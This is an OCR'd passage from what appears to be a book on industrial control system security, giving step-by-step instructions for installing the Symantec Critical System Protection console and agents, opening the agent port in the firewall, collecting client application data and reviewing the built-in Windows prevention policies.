
**InstallShield Wizard Completed**

The InstallShield Wizard has successfully installed Symantec Embedded Security: Critical System Protection Console. Click Finish to exit the wizard.

**If this is your first installation of Symantec Embedded Security: Critical System Protection Console, you can log in with the default account name of 'symadmin', with no password. Also, Please add console port as an exception under the Windows Firewall Exceptions tab for connecting to a remote SESCSP Manager. This setting should be enabled on a machine which is running the SESCSP Manager.**

**Configuring the management console:**

1. Navigate to the Start button | **Symantec Embedded Security** | **Management Console**.
2. In the **Login** window, click the orange plus sign icon.
3. In the **New Server Configuration** panel, specify the new server name that you want to use to identify your server. Leave the other server configuration option default and click on **OK**:


New Server Configuration

CSP_Server

Host: localhost

Port: 4443

Admin Port: 8081

☑ Use encrypted communications

Note: the server must be specifically configured to support unencrypted communications.


Welcome to Symantec E
Critical Syst
Manager
OK
Cancel
Copyright © 2012-2017 Symantec™ Corporation. All rights reserved.

4. Back in the **Login** window, type `symadmin` in the **Username** box, select the new server that you added, and then click **Log On**.
5. In the **Verify Server Certificate** panel, select **Always accept this certificate**, and then click on **OK**.
6. In the **Set Password** panel, enter a super secure password to associate with the `symadmin` username.
7. Click on **Set** to finalize the logon to the management console.

**Sharing the agent SSL certificate file, needed for secure communications between agents and the management server:**

1. On the CSP server machine, navigate to `C:\Program Files (x86)\Symantec\Symantec Embedded Security\Server` in order to locate the `agent-cert.ssl` file.

2. Copy the file to a shared folder on the network or onto shared media so it can be accessed by the client computer when we install the agent:




| Name | Date modified | Type | Size |
|---|---|---|---|
| Ajaxswing | 9/19/2017 7:08 PM | File folder | |
| alerts | 9/19/2017 7:09 PM | File folder | |
| backup | 9/19/2017 7:08 PM | File folder | |
| cache | 9/19/2017 7:08 PM | File folder | |
| fileserver | 9/19/2017 7:10 PM | File folder | |
| jre | 9/19/2017 7:08 PM | File folder | |
| liveupdate | 9/19/2017 7:09 PM | File folder | |
| logfiles | 9/19/2017 7:09 PM | File folder | |
| packs | 9/19/2017 7:08 PM | File folder | |
| temp | 9/19/2017 7:08 PM | File folder | |
| tomcat | 9/19/2017 7:08 PM | File folder | |
| tools | 9/19/2017 7:08 PM | File folder | |
| WebConsole | 9/19/2017 7:08 PM | File folder | |
| agent-cert.ssl | 9/19/2017 7:08 PM | SSL File | 2 KB |
| AgentExeLoader | 9/19/2017 7:08 PM | Text Document | 3 KB |
| AgentSrvCtrl | 9/19/2017 7:08 PM | Text Document | 3 KB |
| clean_server | 9/19/2017 7:08 PM | XML Document | 9 KB |
| ClibRemoteInstall.dll | 5/3/2017 4:11 PM | Application extens... | 340 KB |
| createagent-cert | 5/3/2017 4:11 PM | Windows Batch File | 1 KB |
| CSPTitaniumWrapper.dll | 5/3/2017 4:11 PM | Application extens... | 43 KB |
| cx_lib.dll | 4/20/2017 7:53 PM | Application extens... | 447 KB |
| dbTableLoader | 9/19/2017 7:05 PM | Text Document | 1 KB |
| DSCli.dll | 4/20/2017 7:55 PM | Application extens... | 637 KB |

43 items 1 item selected 1.11 KB

**Installing the agent on a Windows client computer:**

1. From the install media, copy `agent.exe` to the client computer.
2. Copy the `agent-cert.ssl` file from the shared location to the client computer.

3. Run the agent installer, selecting all the default options unless instructed otherwise.
4. On the **Agent Configuration** screen, change the **Agent name** for the agent if required; leave the other options default:



Symantec Embedded Security - Critical System Protection

**Agent Configuration**

Please reconfigure your agent's settings

Agent mode: [✓ Managed] Standalone

Agent name: IND-HMI-CLIENT1


Feature: IPS IDS [✓ Both]

Managed Agent Properties

Enable Real-time Notification: ✓

Agent Protocol: HTTPS

5. On the **Management Server Configuration** screen, enter the CSP server IP (**Primary Management Server**) and specify the location of **Management Server Certificate**:


Symantec Embedded Security - Critical System Protection

**Management Server Configuration**

Please configure your agent's Management Server settings

Primary Management Server: 192.168.40.102

Agent Port: 443

If desired, specify Alternate Management Servers in a comma-separated list:

Alternate Management Server(s):

Access to a copy of the Management Server Certificate is required in order to connect to the Management Server. All specified Management Servers must use the same Certificate.


Management Server Certificate: C:\Users\pac\Desktop\agent-cert.ssl

6. Leave **Agent Group Configuration** as is and click on **Next** and then click on **Install** to start the installation.
7. Reboot the client computer. Now allow agent-to-server communication by opening port `443` (HTTPS) on the CSP server.
8. Open the **Windows Firewall** control panel and then navigate to **Inbound Rules**.
9. Go to **Advanced Settings** and create a new rule with the following settings:
    1. Under **Rule Type**, select **Port** and click on **Next**.
    2. Select **TCP** and provide the port number as `443` in the **Specific local ports** in the **Protocol and Ports** section.

3. In the **Action** window, select **Allow the connection**.
4. Apply the new rule to the current network profile (**Domain**, **Private**, and **Public**).
5. Name the rule `HTTPS`. Now click on **Finish** to make changes.

This covers the installation of the server components and the client agent. Let's go back to the CSP server and start playing with our new controls:

1. On the **Summary** page of the CSP management console on the CSP server, we can see that the system registered **3** agents to be online (one agent was already present):



Agent Status

| | |
|---|---|
| Online | 3 |
| Errors | 0 |
| Offline | 0 |
| Policy Updates Pending | 0 |
| Total Registered | 3 |

View Details


Symantec Security Response

ThreatCon Level Not Available
View details

Security Response
Virus Definitions and Security Updates
Latest Security News

Learn more about threat levels

2. Clicking on the **Online** option brings up the details about the agents and the computers they run on:




Query Results

Homepage Agent Detail

| Agent Name | Agent He... | Hostname | Host IP Address | Domain Name | OS Type and Version | Agent Vers... | Network Path |
|---|---|---|---|---|---|---|---|
| IND-ENG-WORKS1 | Green | WIN-2KCRDRS2UF4 | 192.168.40.11 | | Windows 8.1 | 7.1.0.369 | /Network |
| IND-HMI-CLIENT1 | Green | IND-HMI-CLIENT1 | 192.168.40.10 | | Windows 7 Service Pack 1 | 7.1.0.369 | /Network |
| SESCSP Manager (IND... | Green | SESCSPManager-IND-... | 127.0.0.1 | | Windows | 7.1.0.369 | /Network/Virtual Agents |

The first thing we are going to do now is pull in all the currently running applications, their digital signatures, and their publishers, plus their digital signatures from the two client computers. This is achieved by scanning the client computer's filesystem and indexing the applications found:

1. Navigate to **Assets** | **Prevention** to bring up the agent's control screen.
2. Right-click on the client computer we just installed the agent on and select **Get Applications Data**:




Prevention Assets
/Policy

| | | Name | IP Address | Policy | Version | OS | Last Contact | File System Data | Application Data |
|---|---|---|---|---|---|---|---|---|---|
| ● | | IND-ENG-WORKS1 | 192.168.40.11 | sym_win_null_sbp v7.1.0 r12 | 7.1.0.369 | Windows | 20-Sep-2017 15:09:46 MDT | Processing... | Processing... |
| ● | | IND-HMI-CLIENT1 | 192.168.40.10 | IndustrialZone_win_whitelisting v7... | 7.1.0.369 | Windows | 20-Sep-2017 15:08:28 MDT | Processing... | Processing... |

Details for IND-HMI-CLIENT1

| Date | User | Opera | | Source Machine |
|---|---|---|---|---|
| 20-Sep-2017 14:59:21 MDT | symadmin | SET PO | elisting v7.1.0 r141 to IND-HMI-CLIENT1 | IND-SYM-CSP |

3. Right-click on the client computer again and select **Get File System Data**.
4. The agent on the client computer will now start communicating back the requested the information on the files that are present in the remote system:




Prevention Assets
/Policy

| | | Name | IP Address | Policy | Version | OS | Last Contact | File System Data | Application Data |
|---|---|---|---|---|---|---|---|---|---|
| ● | | IND-ENG-WORKS1 | 192.168.40.11 | sym_win_null_sbp v7.1.0 r12 | 7.1.0.369 | Windows | 20-Sep-2017 15:09:46 MDT | Processing... | Processing... |
| ● | | IND-HMI-CLIENT1 | 192.168.40.10 | IndustrialZone_win_whitelisting v7... | 7.1.0.369 | Windows | 20-Sep-2017 15:08:28 MDT | Processing... | Processing... |

5. Repeat the agent deployment, application data retrieval, and filesystem data retrieval steps for any other unique clients you might have.
6. Create **Asset Groups** to logically bundle clients for easy policy deployment:
    1. Right-click on the **Policy** under top tear **Asset Groups** and select **Add Group**.
    2. Give a suitable name to the group. Drag the corresponding client to the correct group.

3. Repeat these steps for any of your unique clients:




| | | Name | IP Address |
|---|---|---|---|
| ● | | IND-HMI-CLIENT1 | 192.168.40.10 |

It is imperative to have accurate and up-to-date information on all the applications that can run on any of the client computers before creating a policy. CSP uses this information to determine the validity of application files and their publishers.

After the file indexing has completed, it is time to assign a policy to the clients. The first part of the next exercise will create a global policy that can be used as an initial deployment, from which point each client/agent can be custom tailored:

1. Navigate to **Policies** page | **Prevention**. Under Workspace, click on the **Symantec** workspace and filter **Windows Policies** to show all the available, out-of-the-box policies that came with the CSP installation, targeted at Windows computers:



Prevention Policies
/Workspace/Symantec

| Name | Rev. | Min. Agent | Operating System | Type | Date Modified |
|---|---|---|---|---|---|
| sym_win_basic_sbp * | 136 | 7.1.0 | Windows | Prevention Policy | 03-May-2017 04:41:15 MDT |
| sym_win_embedded_basic_sbp * | 134 | 7.1.0 | Windows | Prevention Policy | 03-May-2017 04:41:11 MDT |
| sym_win_embedded_hardened_sbp * | 134 | 7.1.0 | Windows | Prevention Policy | 03-May-2017 04:41:10 MDT |
| sym_win_embedded_whitelisting_sbp | 134 | 7.1.0 | Windows | Prevention Policy | 03-May-2017 04:41:08 MDT |
| sym_win_hardened_sbp * | 136 | 7.1.0 | Windows | Prevention Policy | 03-May-2017 04:41:13 MDT |
| sym_win_null_sbp | 12 | 7.1.0 | Windows | Prevention Policy | 03-May-2017 04:41:11 MDT |
| sym_win_targeted_prevention_sbp | 34 | 7.1.0 | Windows | Prevention Policy | 03-May-2017 04:41:15 MDT |
| sym_win_whitelisting_sbp | 136 | 7.1.0 | Windows | Prevention Policy | 03-May-2017 04:41:12 MDT |

